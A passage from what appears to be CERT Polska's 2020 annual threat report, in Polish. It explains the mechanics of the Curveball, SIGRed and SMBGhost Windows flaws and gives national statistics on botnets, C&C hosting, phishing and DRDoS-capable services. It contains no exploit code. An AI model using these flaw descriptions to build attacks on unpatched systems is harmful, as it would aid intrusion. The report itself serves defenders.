
Jedna z omawianych podatności dotyczy niepoprawnego sprawdzania rozmiaru alokacji pamięci dla danego zapytania przed umieszczeniem tam kolejnego fragmentu danych. Mamy tu do czynienia z podatnością przepełnienia bufora na stercie. W tym przypadku również pozwala ona na dokładną kontrolę miejsca, w którym zostaną zapisane dane należące do fragmentu, a nie tylko na kontrolę rozmiaru zapisywanych danych — co czyni ją bardzo przydatną z perspektywy atakującego.

Druga z podatności wykorzystuje wadliwy sposób odnotowywania faktu otrzymania fragmentu zapytania. Tablica przechowująca flagi śledzące otrzymanie fragmentu ma ustaloną liczbę pozycji, natomiast atakujący ma możliwość wysłania datagramu z dowolnie ustawioną wartością pozycji danego fragmentu. W ten sposób jest w stanie ustawić wartość 1 (true), która odpowiada 32-bitowej liczbie całkowitej bez znaku, w dowolnym miejscu poza tą tablicą.

## Podatność w bibliotece kryptograficznej Windows CVE-2020-601 "Curveball"

Luka ta jest szeroko komentowana wśród społeczności związanej z bezpieczeństwem IT — jej odkrywcą była amerykańska NSA (National Security Agency), która jest znana z wykorzystywania luk 0-day w ramach aktywności wywiadowczych. Podatność w bibliotece obsługującej kryptografię na platformie Windows umożliwiała takie sfałszowanie certyfikatu, aby ten został uznany za zaufany przez system operacyjny. Przyczyną tego problemu jest błąd w implementacji kryptografii opartej o krzywe eliptyczne. Błędem obarczone były tylko wersje Windows 10 oraz powiązane z Windows Server (2016/2019).

Kod Microsoft nie weryfikował wszystkich parametrów należących do krzywej, co umożliwiało napastnikowi dostarczenie własnego parametru generatora. Logika zaimplementowana w Windows w takim przypadku weryfikowała generator z certyfikatu MicrosoftECCProductRootCertificateAuthority.cer, który domyślnie jest zaufany i wszystko co z nim związane jest również zaufane — w ten sposób złośliwy użytkownik mógł z powodzeniem zweryfikować dowolny certyfikat SSL lub podpis cyfrowy oprogramowania.



National Security Agency | Cybersecurity Advisory

Patch Critical Cryptographic Vulnerability in Microsoft Windows Clients and Servers

**Summary**

NSA has discovered a critical vulnerability (CVE-2020-0601) affecting Microsoft Windows®[1] cryptographic functionality. The certificate validation vulnerability allows an attacker to undermine how Windows verifies cryptographic trust and can enable remote code execution. The vulnerability affects Windows 10 and Windows Server 2016/2019 as well as applications that rely on Windows for trust functionality. Exploitation of the vulnerability allows attackers to defeat trusted network connections and deliver executable code while appearing as legitimately trusted entities. Examples where validation of trust may be impacted include:

- HTTPS connections
- Signed files and emails
- Signed executable code launched as user-mode processes

The vulnerability places Windows endpoints at risk to a broad range of exploitation vectors. NSA assesses the vulnerability to be severe and that sophisticated cyber actors will understand the underlying flaw very quickly and, if exploited, would render the previously mentioned platforms as fundamentally vulnerable. The consequences of not patching the vulnerability are severe and widespread. Remote exploitation tools will likely be made quickly and widely available. Rapid adoption of the patch is the only known mitigation at this time and should be the primary focus for all network owners.

**Rys. 86. Informacja NSA na temat CVE-2020-601. Źródło: defense.gov**

## Podatność w DNS Windows CVE-2020-1350 \ SIGRed

SIGRed był krytyczną podatnością (CVSS 10/10) dotykającą systemów Windows Server od wersji 2003 do 2019. Swoją nazwę zawdzięcza typowi odpowiedzi SIG, który jest używany do zapewnienia funkcjonalności DNSSEC.

Luka wykryta w mechanizmie serwera DNS systemów Windows Server polega na błędnej logice przetwarzania odpowiedzi SIG z rekordami DNS. Odpowiednio spreparowany rekord DNS może spowodować nadpisanie pamięci procesu z usługą DNS. Luka występowała w funkcji dns.exe!SigWireRead i była problemem przepełnienia typu całkowitego, skutkującym zapisem poza buforem zaalokowanym na stercie.

Pomyślna exploitacja podatności pozwala atakującemu na wykonanie dostarczonego kodu w systemie z uprawnieniami użytkownika Local System. Skutkuje to przejęciem kontroli nad całym systemem. W korporacyjnych architekturach ten sam serwer DNS bardzo często jest również kontrolerem domeny, co wiąże się z uzyskaniem przez atakującego praw administratora domeny.

Do przeprowadzenia ataku wystarczyło nakłonienie podatnego serwera do rozwiązania nazwy domenowej z odpowiednio spreparowanym przez atakującego rekordem DNS. Wystąpić z żądaniem o rozwiązanie złośliwej nazwy domenowej może dowolna z usług działających na serwerze (np. serwer WWW) albo jakikolwiek z komputerów w organizacji, który jako serwer DNS ustawiony ma podatny serwer. Użytkownik zupełnie nieświadomie klikając linka w mailu może wykonać złośliwe żądanie DNS.

## SMB Ghost, czyli CVE-2020-0796

SMB Ghost to problem mający swoje początki w logice przetwarzania protokołu Server Message Block 3.0 (SMBv3), który jest domyślną metodą komunikacji nowych wersji Windows. Błąd był poważny, ponieważ do jego wykorzystania nie było konieczne uwierzytelnienie się. Według badaczy, którzy odkryli lukę, problem został wprowadzony do kodu Windows w kwietniu 2019 r.

Podczas przetwarzania przychodzących pakietów SMBv3, które podlegały kompresji, logika weryfikowała nagłówki protokołu OriginalCompressedSegmentSize oraz Offset/Length, natomiast nie weryfikowała ich znaków typu całkowitego[105]. Pozwalało to atakującemu na manipulację rozmiarem alokowanego bufora na dekompresję danych przychodzących i w konsekwencji jego przepełnienie. Dodatkowo atakujący, ustawiając nagłówek protokołu SMBv3 o nazwie ProtocolID jako \xfcSMB mógł bardzo szybko doprowadzić do wyzwolenia podatności, gdyż taka konfiguracja wymusza kompresję pakietów z danymi.

Luka występowała zarówno w systemach Windows z linii klienckiej jak i serwerowej. Na dzień upublicznienia podatności badacze sprawdzili statystyki publicznie dostępnych systemów z obsługą SMBv3 w podatnej wersji — za pomocą aplikacji Shodan udało się zlokalizować ponad 35 tysięcy na całym świecie. Odpowiednio "uzbrojona" luka umożliwiała przeprowadzenie takiego samego ataku jak ransomware WannaCry, który w 2017 r. zaszyfrował ponad 300 tysięcy komputerów[106].

105 https://www.mcafee.com/blogs/other-blogs/mcafee-labs/smbghost-analysis-of-cve-2020-0796/
106 https://www.gizmodo.com.au/2017/05/todays-massive-ransomware-attack-was-mostly-preventable-heres-how-to-avoid-it/

# Statystyki

W tej części raportu prezentujemy statystyki dotyczące zdarzeń przetwarzanych automatycznie, przede wszystkim z wykorzystaniem platformy n6[107]. Dotyczą one podatnych systemów, prawdopodobnych infekcji lub skutecznych ataków w polskich sieciach, które zostały wykryte przez automatyczne skanery, a następnie zaraportowane do CERT Polska. Dane takie są agregowane, normalizowane i udostępniane bezpłatnie administratorom właściwych sieci lub odpowiednim zespołom CSIRT za pomocą platformy n6.

## Ograniczenia

Dołożyliśmy starań, aby obraz sytuacji, jaki wynika z prezentowanych statystyk, trafnie opisywał wszystkie zagrożenia o dużej skali. Należy jednak pamiętać, że mają one pewne ograniczenia, głównie z uwagi na specyfikę dostępnych danych źródłowych. Przede wszystkim nie jest możliwe zebranie pełnej informacji o wszystkich rodzajach zagrożeń, czego najlepszym przykładem są ataki ukierunkowane na konkretne podmioty lub grupy użytkowników. Ataki te, w przeciwieństwie do ataków masowych, zazwyczaj nie zostaną zarejestrowane przez nasze systemy monitorujące, ani nie będą zgłoszone do naszego zespołu. Problem z odwzorowaniem aktualnego stanu faktycznego jest spowodowany również tym, że zagrożenie może być aktywne – nawet przez dłuższy czas – zanim nie zostanie zbadane i nie rozpocznie się jego regularna obserwacja. Na przykład liczba zainfekowanych komputerów należących do botnetu może być trudna do ustalenia przed jego zneutralizowaniem poprzez przejęcie infrastruktury sterującej (C&C). Istotną kwestią pozostaje określenie skali danego zagrożenia, co najczęściej wykonujemy poprzez zliczanie powiązanych z nim adresów IP zaobserwowanych w ciągu dnia. Przyjmujemy tym samym założenie, że liczba adresów jest zbliżona do liczby urządzeń lub użytkowników, których dany problem dotyczy. Oczywiście jest to miara niedoskonała z racji powszechnego wykorzystywania dwóch mechanizmów, które mają wpływ na widoczne publiczne adresy:

- NAT (translacja adresów), powodująca niedoszacowanie, ponieważ za jednym zewnętrznym adresem IP często znajduje się wiele komputerów,
- DHCP (dynamiczna adresacja), powodująca przeszacowanie, ponieważ np. ten sam zainfekowany komputer może w ciągu jednego dnia zostać wykryty kilkukrotnie z różnymi adresami.

Można podejrzewać, że wpływ obu tych mechanizmów na uzyskane wyniki sumaryczne w dużej części się znosi, ale dokładne zbadanie skutków NAT i DHCP w tym kontekście wymagałoby przeprowadzenia osobnej analizy. Ostatnia uwaga dotyczy wersji protokołu IP: wszystkie podane statystyki odnoszą się do wersji czwartej tego protokołu. Wynika to z wciąż niewielkiego stopnia wdrożenia IPv6 w naszym kraju oraz, co się z tym wiąże, z pomijalnie małej liczby zgłoszeń jakie otrzymujemy odnośnie tego rodzaju adresów.

## Botnety

W tej części raportu prezentujemy dane statystyczne dotyczące aktywności botnetów. Należy wyraźnie podkreślić, że dane obejmują wyłącznie botnety, które są rozpoznane, monitorowane oraz dla których otrzymujemy odpowiednie dane.

### Botnety w Polsce

Tabela 3. prezentuje liczbę zainfekowanych komputerów w polskich sieciach. W 2020 r. łącznie zgromadziliśmy informacje o 636 189 adresach IP wykazujących aktywność zombie. Stanowi to bardzo zbliżoną wartość do tej, jaką obserwowaliśmy w 2019 r.

[107] https://n6.cert.pl/

| | Rodzina | Maksimum dzienne | Średnia dzienna | Odchylenie standardowe |
|---|---|---|---|---|
| 1 | andromeda | 4 647 | 2 905 | 690 |
| 2 | conficker | 2 199 | 1 698 | 241 |
| 3 | qsnatch | 2 079 | 1 378 | 475 |
| 4 | avalanche | 1 948 | 1 321 | 370 |
| 5 | mirai | 1 623 | 522 | 227 |
| 6 | sality | 978 | 321 | 165 |
| 7 | necurs | 955 | 483 | 248 |
| 8 | ramnit | 916 | 108 | 68 |
| 9 | gamut | 892 | 189 | 158 |
| 10 | nymaim | 810 | 196 | 74 |

**Tab. 3. Największe botnety w Polsce.**


W polskich sieciach od lat obserwujemy aktywność botnetów, które już są sinkholowane, tzn. Andromedę i Confickera. Ten ostatni z 2 200 adresami w styczniu, zakończył 2020 r. na poziomie 1 400 zainfekowanych urządzeń. Wyraźny trend spadkowy zarejestrowaliśmy w infekcjach urządzeń QNAP Systems botnetem Qsnatch. W grudniu ubiegłego roku było ich o niemal połowę mniej niż w styczniu — głównie w sieciach Orange i UPC. Nymaim z liczbą 810 dziennych adresów IP uplasował się na dziesiątym miejscu zestawienia. Wartość ta jest zbliżona do tej z 2019 r. Choć dla rodziny Mirai aktywność w okresie całego roku jest wysoce nieregularna, zaobserwowaliśmy nieco więcej infekcji niż w 2019 r. W ujęciu miesięcznym średnio 522 urządzenia IoT z adresami IP wykazywało infekcję tą rodziną.

W 2020 r. obserwowaliśmy w polskich sieciach obecność ataków kierowanych bezpośrednio w sklepy internetowe. Przestępcy wstrzykują złośliwy kod JS zwany Magecart, który kradnie dane kart kredytowych używanych podczas transakcji przez regularnych klientów. W ciągu roku obserwowaliśmy około sto zainfekowanych serwerów z serwisami e-commerce, na których był dodany złośliwy kod kradnący dane.

## Aktywność botnetów z podziałem na operatorów telekomunikacyjnych

Na wykresie 1. prezentujemy stopień zainfekowania użytkowników w sieciach największych operatorów telekomunikacyjnych. Szacujemy go na podstawie dziennej liczby zainfekowanych adresów IP. Stopień zainfekowania uzyskujemy dzieląc liczbę botów przez liczbę klientów korzystających z dostępu do internetu u danego operatora. Wykorzystujemy przy tym dane z „Raportu o stanie rynku telekomunikacyjnego w Polsce w 2019 roku" wydanego przez Urząd Komunikacji Elektronic

[108] https://www.uke.gov.pl/download/gfx/uke/pl/defaultaktualnosci/36/345/9/raport_o_stanie_rynku_telekomunikacyjnego_w_polsce_w_2019_r_4.09.pdf




**Wykres 1. Aktywność botnetów w sieciach największych ISP w 2020 r.**

Od stycznia do maja 2020 r. w polskich sieciach stopień infekcji był stały i wynosił około 12 tys. urządzeń. W drugiej połowie roku obserwowaliśmy spadek do średnio 10 tysięcy zainfekowanych urządzeń. Największy odsetek zainfekowanych użytkowników oszacowaliśmy w sieciach Netia. Podobnie jak w 2019 r. stopień infekcji u tego operatora przekraczał jeden promil. Pod koniec roku w sieciach Netia największe botnety, również IoT, wykazywały spadki. Malware Qsnatch nie był aktywny w sieciach Polkomtel, P4 i Multimedia — przez cały rok były to tylko pojedyncze przypadki. W T-Mobile od początku września aż do końca 2020 r. aktywność sieciowa tego botnetu urządzeń również zanikła. Najwięcej zainfekowanych urządzeń NAS mają użytkownicy w sieciach UPC (średnio 300 urządzeń) oraz Orange (średnio 400 urządzeń).

Infekcje botnetem Mirai obserwowaliśmy głównie w sieciach Orange oraz kilkanaście infekcji na początku roku w Netii. W pozostałych sieciach problemu infekcji Miraiem nie zarejestrowaliśmy. W końcówce roku zarejestrowaliśmy wzrost infekcji bankerem ISFB — u większości operatorów był on zazwyczaj kilkukrotny w porównaniu z początkiem 2020 r.

## Serwery C&C

W 2020 r. zebraliśmy informacje o 64 653 adresach IP prawdopodobnie używanych jako serwery zarządzania botnetami (Command & Control). Z uwagi na charakter zagrożenia zdecydowaliśmy się na opisanie problemu ze względu na lokalizację adresu IP oraz domenę najwyższego poziomu (TLD) nazwy domenowej C&C. W statystykach pominęliśmy zgłoszenia dotyczące serwerów sinkhole CERT Polska, których używamy do unieszkodliwiania botnetów i wykrywania zainfekowanych maszyn. Nasze wewnętrzne systemy do automatycznej analizy szkodliwego oprogramowania, będące podstawą platformy MWDB (więcej informacji o MWDB znajduje się na stronie 53), w 2020 r. zidentyfikowały serwery C&C należące głównie do rodzin Emotet, Trickbot, Mirai i Danabot. Podobnie jak w poprzednich latach najwięcej złośliwych serwerów było zlokalizowanych w Stanach Zjednoczonych (47 proc.). 77 proc. spośród wszystkich serwerów C&C utrzymywanych było w 10 krajach przedstawionych w tabeli 4. Zaobserwowaliśmy serwery w 168 krajach na całym świecie.

| Poz. | Kraj | Liczba adresów IP | Udział |
|---|---|---|---|
| 1 | USA | 30 675 | 47,45% |
| 2 | Niemcy | 4 111 | 6,36% |
| 3 | Holandia | 3 603 | 5,57% |
| 4 | Rosja | 3 301 | 5,11% |
| 5 | Francja | 1 813 | 2,80% |
| 6 | Wielka Brytania | 1 638 | 2,53% |
| 7 | Singapur | 1 287 | 1,99% |
| 8 | Chiny | 1 282 | 1,98% |
| 9 | Kanada | 1 132 | 1,75% |
| 10 | Indie | 947 | 1,46% |
| ... | ... | ... | ... |
| 22 | Polska | 420 | 0,65% |

**Tab. 4. Kraje z największą liczbą serwerów C&C.**

Zaobserwowaliśmy 4 324 różnych systemów autonomicznych (AS), w których umiejscowione były serwery C&C. Dziesięć systemów autonomicznych zawierało prawie 39 proc. wszystkich złośliwych serwerów. Poniższa tabela wskazuje, że przestępcy do utrzymywania swojej infrastruktury wybierają duże firmy hostingowe.

| Poz. | Numer AS | Nazwa | Liczba adresów IP | Udział |
|---|---|---|---|---|
| 1 | 13335 | Cloudflare | 9 632 | 14,90% |
| 2 | 16509 | Amazon | 2 909 | 4,50% |
| 3 | 14061 | DigitalOcean | 2 713 | 4,20% |
| 4 | 46606 | Unified Layer | 2 364 | 3,66% |
| 5 | 16276 | OVH | 1 819 | 2,81% |
| 6 | 26496 | GoDaddy | 1 368 | 2,12% |
| 7 | 22612 | Namecheap | 1 132 | 1,75% |
| 8 | 14618 | Amazon | 1 123 | 1,74% |
| 9 | 15169 | Google | 1 078 | 1,67% |
| 10 | 24940 | Hetzner | 1 003 | 1,55% |

**Tab. 5. Systemy autonomiczne z największą liczbą serwerów C&C.**

W Polsce serwery C&C były aktywne pod 420 różnymi adresami IP (22. miejsce na świecie, z udziałem 0.65 proc.) w 114 systemach autonomicznych. W tabeli 6. prezentujemy zestawienie dziesięciu systemów autonomicznych, w których znajdowało się najwięcej złośliwych serwerów zarządzających botnetami. W sumie zawierały one połowę wszystkich serwerów C&C w Polsce. Na uwagę zasługuje fakt, że zarejestrowaliśmy jedynie 7 serwerów C&C w sieciach Orange. W porównaniu z zeszłym rokiem jest to 25-krotny spadek.

| Poz. | Numer AS | Nazwa | Liczba adresów IP | Udział |
|---|---|---|---|---|
| 1 | 12824 | home.pl | 79 | 18,81% |
| 2 | 15967 | Nazwa.pl | 31 | 7,38% |
| 3 | 16276 | OVH | 30 | 7,14% |
| 4 | 8308 | NASK | 13 | 3,10% |
| 5 | 41079 | H88 | 11 | 2,62% |
| 6 | 21021 | Multimedia | 10 | 2,38% |
| 7 | 203417 | LH.pl | 10 | 2,38% |
| 8 | 15694 | ATM | 8 | 1,90% |
| 9 | 48896 | dhosting.pl | 8 | 1,90% |
| 10 | 29522 | KEI.PL | 8 | 1,90% |

**Tab. 6. Systemy autonomiczne, w których hostowanych jest najwięcej serwerów C&C w Polsce.**

Zestawienie najpowszechniejszych TLD przedstawiamy w tabeli 7. Jako serwery C&C było wykorzystywanych 398 domen .pl , co stanowi dwukrotny spadek w porównaniu do 2019 r. Najczęściej występującą polską domeną drugiego poziomu była com.pl, która została wykorzystana w 44 przypadkach. Obserwujemy spadek aktywnych domen, które są związane z darmowym hostingiem.

| Poz. | TLD | Liczba domen | Udział |
|---|---|---|---|
| 1 | .com | 59 800 | 49,42% |
| 2 | .net | 8 911 | 7,36% |
| 3 | .org | 7 581 | 6,27% |
| 4 | .ru | 2 660 | 2,20% |
| 5 | .info | 2 464 | 2,04% |
| 6 | .online | 2 081 | 1,72% |
| 7 | .xyz | 1 741 | 1,44% |
| 8 | .in | 1 439 | 1,19% |
| 9 | .de | 1 328 | 1,10% |
| 10 | .site | 1 307 | 1,08% |
| ... | ... | ... | ... |
| 36 | .pl | 398 | 0,33% |

**Tab. 7. Domeny najwyższego poziomu, w których zarejestrowano serwery C&C.**

## Phishing

W tym podrozdziale uwzględniamy wyłącznie statystyki dotyczące phishingu w tradycyjnym rozumieniu tego słowa, czyli podszywania się z wykorzystaniem poczty elektronicznej i stron WWW pod znane marki w celu wyłudzenia wrażliwych danych. Nie odnosimy się więc ani do wyłudzania danych przy pomocy złośliwego oprogramowania, ani do podszywania się pod dostawców faktur np. w celu dystrybucji złośliwego oprogramowania.

W 2020 r. otrzymaliśmy łącznie 9 001 zgłoszeń phishingu w polskich sieciach. Dotyczyły one 5 321 adresów URL z 3 354 domenami prowadzącymi do stron, które rozwiązywały się na 1 093 adresy IP. Z roku na rok obserwujemy spadek liczby systemów umiejscowionych w polskich adresach jako infrastruktura phishingowa. W porównaniu z 2019 r. było to prawie 300 mniej adresów IP ze stronami phishingowymi. Obserwując wyniki poszczególnych systemów autonomicznych, znaczna przewaga firmy home.pl wynika prawdopodobnie z jej oferty handlowej, która również dla przestępców jest atrakcyjna.

| Poz. | Numer AS | Nazwa AS | Liczba adresów IP | Liczba domen |
|---|---|---|---|---|
| 1 | 12824 | home.pl | 367 | 1 539 |
| 2 | 15967 | Nazwa.pl | 150 | 268 |
| 3 | 16276 | OVH | 51 | 90 |
| 4 | 41079 | H88 | 46 | 358 |
| 5 | 205727 | Aruba | 40 | 81 |
| 6 | 20940 | Akamai Technologies | 25 | 6 |
| 7 | 29522 | KEI.PL | 25 | 54 |
| 8 | 48896 | dhosting.pl | 23 | 298 |
| 9 | 8308 | NASK | 22 | 89 |
| 10 | 16625 | Akamai Technologies | 21 | 9 |

**Tab. 8. Polskie systemy autonomiczne, w których znajdowało się najwięcej stron phishingowych.**

W całym internecie zarejestrowaliśmy zarejestrowaliśmy ponad 2,4 mln zgłoszeń phishingu. Obserwujemy wzmożoną aktywność przestępców atakujących polskich użytkowników internetu z wykorzystaniem zagranicznej infrastruktury. W 2020 r. na naszej liście hole.cert.pl oznaczyliśmy 7 459 domen wykorzystywanych do wyłudzeń. Rozwiązywały się na 2 003 adresy IP, gdzie aż 1 258 adresów znajdowało się za usługą Cloudflare. Nasi analitycy najczęściej blokowali domeny .pl.

| Poz. | Liczba domen | TLD | Udział |
|---|---|---|---|
| 1 | 2193 | .pl | 29,40% |
| 2 | 1195 | .com | 16,02% |
| 3 | 801 | .eu | 10,74% |
| 4 | 618 | .net | 8,29% |
| 5 | 368 | .xyz | 4,93% |
| 6 | 289 | .online | 3,87% |
| 7 | 214 | .site | 2,87% |
| 8 | 188 | .ru | 2,52% |
| 9 | 165 | .org | 2,21% |
| 10 | 100 | .info | 1,34% |

**Tab. 9. Domeny najwyższego poziomu, które na liście hole.cert.pl zostały oznaczone przez analityków CERT Polska jako wykorzystywane do wyłudzeń.**

Najczęstszym podmiotem, pod który podszywali się przestępcy atakując polskich internautów był Facebook. Przestępcy w dalszym ciągu szeroko wykorzystują do podszywania się także popularny serwis aukcyjny OLX. Często blokowaliśmy domeny zawierające w nazwie słowo "olx", które w rzeczywistości były klonami serwisu płatności grupy PayU. Strony takie zazwyczaj używane były do wyłudzeń dostępu do banków i danych kart kredytowych. Więcej na temat listy hole.cert.pl piszemy na str. 23 raportu.

| Poz. | Podmiot | Liczba domen |
|---|---|---|
| 1 | Facebook | 2 384 |
| 2 | PayU | 888 |
| 3 | OLX | 819 |
| 4 | InPost | 410 |
| 5 | Allegro | 272 |
| 6 | Santander | 230 |
| 7 | Dotpay | 182 |
| 8 | iPKO | 122 |
| 9 | Netflix | 90 |
| 10 | DPD | 84 |

**Tab. 10. Najczęściej wybierane podmioty, pod które podszywali się przestępcy przy rejestracji domen.**

## Usługi pozwalające na prowadzenie ataków DRDoS

W 2020 r. otrzymaliśmy informacje o 711 492 adresach IP zlokalizowanych w Polsce, pod którymi znajdowały się usługi umożliwiające przeprowadzenie rozproszonych ataków odmowy usługi ze wzmocnieniem (Distributed Reflection Denial of Service — DRDoS). Poniżej przedstawiamy zestawienie usług, które mogły być wykorzystane do ataków i były najliczniej reprezentowane w polskim internecie. Usługi te zostały omówione w dalszej części raportu.

Uwzględniliśmy zarówno adresy IP, na których faktycznie dostępne są źle skonfigurowane usługi, jak również usługi, które są dostępne intencjonalnie (np. publiczne open resolvery) oraz systemy honeypot, ponieważ ich odróżnienie na podstawie danych ze skanowania internetu jest trudne, a ich łączna liczba niewielka.

Rozmiar systemu autonomicznego (AS) ustaliliśmy na podstawie danych pochodzących z RIPE z 1 lipca 2020 r.

| Poz. | Nazwa podatności / otwartej usługi | Średnia dzienna liczba adresów IP | Dzienne maksimum adresów IP | Odchylenie standardowe | Czas obserwacji |
|---|---|---|---|---|---|
| 1 | resolver | 44 088 | 54 784 | 4 487 | 100,00% |
| 2 | snmp | 23 555 | 30 903 | 4 161 | 92,90% |
| 3 | portmapper | 18 712 | 23 146 | 2 264 | 92,62% |
| 4 | ntp | 15 900 | 17 910 | 1 188 | 92,90% |
| 5 | ssdp | 12 896 | 17 863 | 2 615 | 91,53% |
| 6 | netbios | 12 668 | 14 056 | 559 | 93,72% |
| 7 | mdns | 5 178 | 5 897 | 511 | 91,80% |
| 8 | mssql | 2 519 | 3 646 | 397 | 92,08% |
| 9 | chargen | 189 | 276 | 34 | 91,26% |
| 10 | qotd | 49 | 79 | 9 | 93,72% |
| 11 | xdmcp | 34 | 61 | 13 | 91,80% |

**Tab. 11. Zestawienie najczęściej występujących niepoprawnie skonfigurowanych usług możliwych do wykorzystania w atakach DRDoS. Odchylenie standardowe dotyczy zmienności w dziennej liczbie adresów IP obserwowanych na przestrzeni roku, łączny czas obserwacji odpowiada części roku, dla której mieliśmy informacje o danej usłudze.**

Przy analizie danych o usługach pozwalających na prowadzenie ataków DRDoS oraz usługach ze znanymi podatnościami w 2020 r. zdecydowaliśmy się zmodyfikować stosowaną dotychczas metodykę. Od drugiej połowy września 2019 r. obserwujemy, że dane pochodzące z jednego z systemów autonomicznych należących do Orange (AS5617) są niekompletne. Odnotowujemy duże zmiany dzienne w liczbie adresów IP, naprzemienne okresy spadkowe i wzrostowe tej liczby oraz brak stabilizacji. Z przeprowadzonej przez nas analizy wynika, że najbardziej prawdopodobnym powodem tej sytuacji jest fakt, że Orange blokował część zapytań generowanych przez wielkoskalowe skanowania internetu wykonywane przez fundację Shadowserver, która jest głównym dostawcą danych o niepoprawnie skonfigurowanych i zagrożonych usługach sieciowych (więcej szczegółów na temat działań Shadow-

